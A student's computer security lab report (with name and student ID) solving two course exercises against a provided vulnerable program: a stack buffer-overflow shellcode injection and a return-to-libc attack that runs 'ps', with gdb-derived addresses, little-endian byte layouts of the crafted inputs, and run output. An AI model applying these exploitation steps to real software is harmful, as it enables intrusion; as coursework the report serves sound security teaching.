Lab 1 Report **Abhishek Srivastava**
CS260-001: Computer Security Student Id: 861307778

Problem 1: Code Injection

Construct an exploit input that can inject a shell code to be executed in the vulnerable program.

Solution 1

As per the system architecture buffer overflow will overwrite the **old ebp address**, **return address of** *IsPasswordOkay* function and its offsets from the location of string input in the program going upward. To execute the instructions in **codeinjection.bin** we have to put correct value in the return address location.

To find out the location to be overwritten I found out the ebp address while in the /emphIsPasswordOkay function. I put break point at IsPasswordOkay function using gdb and check the registers values using command {**i r**}.

From Figure 1 we can see that while in the *IsPasswordOkay* function (Breakpoint 1) the ebp address is **0xffffce28**, so above it is return address location and above it is offsets location and above that is the locations of buffer overwritten data. So I added 30 bytes which gave me address **0xffffce46**. This is the address we need to replace in the return function address so the values above it can be read and executed.

Also to prevent the segmentation error I wrote the correct old ebp address which was overwritten by the buffer overflow. To found out the old ebp address, I put break point on main() and then checked the register values. From figure one we can see that old epb address is **0xffffce48**. This is the value to be written in the old ebp address location so that segmentation error will not occur.

So after the 20 bytes in the binary file we can insert old ebp address which is **0xffffce48**, it should be written in little endian method (48,CE,FF,FF) and then next 4 bytes the return address which is **0xffffce46** can be written as (46,CE,FF,FF). Figure 2 shows the edited binary file. This will be the input file while executing the program.

Figure 3 shows the result of running the buffer overflow exploit input for the program entered through edited binary file. The program is successfully executed and we can see the output with no segmentation error and program exited normally.



Figure 1: Register Values before and after calling IsPasswordOkay function.



Figure 2: Binary files with edited values.

```
Reading symbols from exp01...done.
(gdb) r < codeinjection_8\.bin
Starting program: /home/abhishek/Documents/CourseMaterials/Winter 2017/CS
260-001 Computer Security Seminar/exp01 < codeinjection_8\.bin
Enter password:
process 4066 is executing new program: /bin/ps
warning: the debug information found in "/lib64/ld-2.23.so" does not match
 "/lib64/ld-linux-x86-64.so.2" (CRC mismatch).

[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
  PID TTY          TIME CMD
 4018 pts/12   00:00:00 bash
 4064 pts/12   00:00:00 gdb
 4066 pts/12   00:00:00 ps
[Inferior 1 (process 4066) exited normally]
(gdb)
```

Figure 3: Output of buffer overflow exploit.

Problem 2: Return to libc

Construct an expoit input that takes advantage of the existing system library call in libc to achieve the same goal as in the first task. That is, we want to run ps command, without injecting any code into the stack of the vulnerable program.

Solution 2

Solution 2 is also similar to the Solution 1. The main things we have to identify for this problem are:

- System Address : **p system** command gives the system address.
- Exit Address: **p exit** command gives the system address.
- Return Address of the inputs: This we have to calculate.

Figure 4 shows the address of system and exit. We are giving address of exit for a smooth termination of system call.

Similar to Problem 1 from Figure 1 we know that the ebp address is **0xffffce28**, so above it is return address location and above it is offsets location and above that is the locations of buffer overwritten data. So I added 12 bytes to skip the addresses which is to be overwritten with system address and exit address which gave me the address **0xffffce3a**. This is the address we need to replace in the next 4 bytes so the values above it can be read and passed into system call and then executed.

Also to prevent the segmentation error like in problem 1 I wrote the correct old ebp address which we know from previous problem is **0xffffce48**.

So after the 20 bytes in the binary file we can insert the old ebp address which is **0xffffce48**, it should be written in little endian method (48,CE,FF,FF), then next 4 bytes the system address which is **0xf7e33da0** can be written as (A0,3D,E3,F7), next for 4 bytes the address of exit which is **0xf7e279d0** can be written as (D0,79,E2,F7) and next 4 bytes the address of the parameters to be passed in system call which is **0xffffce3a** and can be written as (3A,CE,FF,FF). Figure 5 shows the edited binary file. This will be the input file while executing the program for problem 2.

Figure 6 and 7 shows the result of running the buffer overflow exploit input for the program entered through edited binary file. The program is successfully executed and we can see the output with no segmentation error and program exited normally.

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7e33da0 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7e279d0 <exit>
(gdb)
```

Figure 4: Address of System and Exit calls.



Figure 5: Edited binary file to be used in program execution.

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./exp01...done.
(gdb) r < returntolibc_8.bin
Starting program: /home/abhishek/Documents/CourseMaterials/Winter 2017/CS 260-001 Computer Security Seminar/exp01 < returntolibc_8.bin
Enter password:
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0 185308  5988 ?        Ss   00:15   0:02 /sbin/init splash
root         2  0.0  0.0      0     0 ?        S    00:15   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    00:15   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   00:15   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    00:15   0:44 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    00:15   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    00:15   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    00:15   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    00:15   0:00 [watchdog/1]
root        12  0.0  0.0      0     0 ?        S    00:15   0:00 [migration/1]
root        13  0.0  0.0      0     0 ?        S    00:15   0:00 [ksoftirqd/1]
root        15  0.0  0.0      0     0 ?        S<   00:15   0:00 [kworker/1:0H]
root        16  0.0  0.0      0     0 ?        S    00:15   0:00 [watchdog/2]
root        17  0.0  0.0      0     0 ?        S    00:15   0:00 [migration/2]
root        18  0.0  0.0      0     0 ?        S    00:15   0:06 [ksoftirqd/2]
root        20  0.0  0.0      0     0 ?        S<   00:15   0:00 [kworker/2:0H]
root        21  0.0  0.0      0     0 ?        S    00:15   0:00 [watchdog/3]
root        22  0.0  0.0      0     0 ?        S    00:15   0:00 [migration/3]
root        23  0.0  0.0      0     0 ?        S    00:15   0:00 [ksoftirqd/3]
root        25  0.0  0.0      0     0 ?        S<   00:15   0:00 [kworker/3:0H]
root        26  0.0  0.0      0     0 ?        S    00:15   0:00 [kdevtmpfs]
root        27  0.0  0.0      0     0 ?        S<   00:15   0:00 [netns]
root        28  0.0  0.0      0     0 ?        S<   00:15   0:00 [perf]
root        29  0.0  0.0      0     0 ?        S    00:15   0:00 [khungtaskd]
root        30  0.0  0.0      0     0 ?        S<   00:15   0:00 [writeback]
root        31  0.0  0.0      0     0 ?        SN   00:15   0:00 [ksmd]
root        32  0.0  0.0      0     0 ?        SN   00:15   0:01 [khugepaged]
root        33  0.0  0.0      0     0 ?        S<   00:15   0:00 [crypto]
root        34  0.0  0.0      0     0 ?        S<   00:15   0:00 [kintegrityd]
root        35  0.0  0.0      0     0 ?        S<   00:15   0:00 [bioset]
root        36  0.0  0.0      0     0 ?        S<   00:15   0:00 [kblockd]
root        38  0.0  0.0      0     0 ?        S<   00:15   0:00 [ata_sff]
root        39  0.0  0.0      0     0 ?        S<   00:15   0:00 [md]
root        40  0.0  0.0      0     0 ?        S<   00:15   0:00 [devfreq_wq]
```

Figure 6: Output of buffer overflow exploit.

```
root      8957  0.0  0.1 274820  9716 ?        Ssl  09:16   0:00 /usr/sbin/cups-browsed
abhishek  9560  0.0  0.1 437844 10576 ?        Sl   11:05   0:00 /usr/lib/gvfs/gvfsd-network --spawner :1.3 /org/gtk/gvfs/exec_spaw/2
abhishek  9568  0.0  0.0 187696  7040 ?        Sl   11:05   0:00 /usr/lib/gvfs/gvfsd-metadata
abhishek  9597  0.0  0.1 361720  8564 ?        Sl   11:05   0:00 /usr/lib/gvfs/gvfsd-dnssd --spawner :1.3 /org/gtk/gvfs/exec_spaw/5
abhishek  9608  0.0  0.5 661600 41912 ?        Sl   11:05   0:05 /usr/lib/gnome-terminal/gnome-terminal-server
abhishek  9615  0.0  0.0  23052  5788 pts/2    Ss   11:05   0:00 bash
abhishek  9673  6.3  4.7 1417832 382560 ?      SLl  11:07  10:56 /opt/google/chrome/chrome
abhishek  9680  0.0  0.0   7448   676 ?        S    11:07   0:00 cat
abhishek  9681  0.0  0.0   7448   688 ?        S    11:07   0:00 cat
abhishek  9684  0.0  0.6 370352 48864 ?        S    11:07   0:00 /opt/google/chrome/chrome --type=zygote --enable-crash-reporter=b5e340e6-04c4-4b30-9a
abhishek  9685  0.0  0.0  26992  4632 ?        S    11:07   0:00 /opt/google/chrome/nacl_helper
abhishek  9688  0.0  0.1 370352 11760 ?        S    11:07   0:00 /opt/google/chrome/chrome --type=zygote --enable-crash-reporter=b5e340e6-04c4-4b30-9a
abhishek  9742  4.7  1.2 462236 102632 ?       Sl   11:07   8:07 /opt/google/chrome/chrome --type=gpu-process --enable-features=*AutofillCreditCardSig
abhishek  9747  0.0  0.1 372996 11468 ?        S    11:07   0:00 /opt/google/chrome/chrome --type=gpu-broker
abhishek  9789  0.3  2.6 1031024 211624 ?      Sl   11:07   0:39 /opt/google/chrome/chrome --type=renderer --enable-features=*AutofillCreditCardSignin
abhishek  9792  0.0  1.0 785768 86440 ?        Sl   11:07   0:03 /opt/google/chrome/chrome --type=renderer --enable-features=*AutofillCreditCardSignin
abhishek  9798  0.1  2.8 1025020 234884 ?      Sl   11:07   0:20 /opt/google/chrome/chrome --type=renderer --enable-features=*AutofillCreditCardSignin
abhishek  9805  0.1  1.0 784952 83584 ?        Sl   11:07   0:15 /opt/google/chrome/chrome --type=renderer --enable-features=*AutofillCreditCardSignin
abhishek  9810  0.3  1.3 833544 106160 ?       Sl   11:07   0:33 /opt/google/chrome/chrome --type=renderer --enable-features=*AutofillCreditCardSignin
abhishek  9902  0.1  1.5 840536 125820 ?       Sl   11:07   0:19 /opt/google/chrome/chrome --type=renderer --enable-features=*AutofillCreditCardSignin
root     13243  0.0  0.0      0     0 ?        S    12:24   0:00 [kworker/0:0]
root     13421  0.0  0.0      0     0 ?        S    12:32   0:00 [kworker/2:0]
root     14922  0.0  0.0      0     0 ?        S    13:30   0:00 [kworker/0:1]
root     14982  0.0  0.0      0     0 ?        S    13:33   0:00 [kworker/1:1]
root     15243  0.0  0.0      0     0 ?        S    13:38   0:00 [kworker/3:0]
root     15307  0.0  0.0      0     0 ?        S    13:41   0:00 [kworker/1:2]
root     15456  0.0  0.0      0     0 ?        S    13:43   0:00 [kworker/u16:2]
root     15506  0.0  0.0      0     0 ?        S    13:47   0:00 [kworker/u16:53]
root     15513  0.0  0.0      0     0 ?        S    13:47   0:00 [kworker/u16:60]
root     15536  0.0  0.0      0     0 ?        S    13:47   0:00 [kworker/3:1]
root     15943  0.0  0.0      0     0 ?        S    13:53   0:00 [irq/25-mei_me]
root     15944  0.0  0.0      0     0 ?        S    13:53   0:00 [kworker/2:3]
root     16032  0.0  0.0  16128  3676 ?        S    13:53   0:00 /sbin/dhclient -d -q -sf /usr/lib/NetworkManager/nm-dhcp-helper -pf /var/run/dhclient
abhishek 16367  5.7  1.5 872448 122836 ?       Sl   13:56   0:07 /opt/google/chrome/chrome --type=renderer --enable-features=*AutofillCreditCardSignin
abhishek 16563  1.3  0.2  62104 19180 pts/2    S    13:58   0:00 gdb ./exp01
root     16570  0.0  0.0      0     0 ?        S    13:58   0:00 [kworker/0:2]
abhishek 16575  0.0  0.0   2200   652 pts/2    S+   13:58   0:00 /home/abhishek/Documents/CourseMaterials/Winter 2017/CS 260-001 Computer Security Sem
abhishek 16579  0.0  0.0   4508   752 pts/2    S+   13:58   0:00 sh -c   ps aux
abhishek 16580  0.0  0.0  37364  3352 pts/2    R+   13:58   0:00 ps aux
[Inferior 1 (process 16575) exited with code 040]
```

Figure 7: Output of buffer overflow exploit.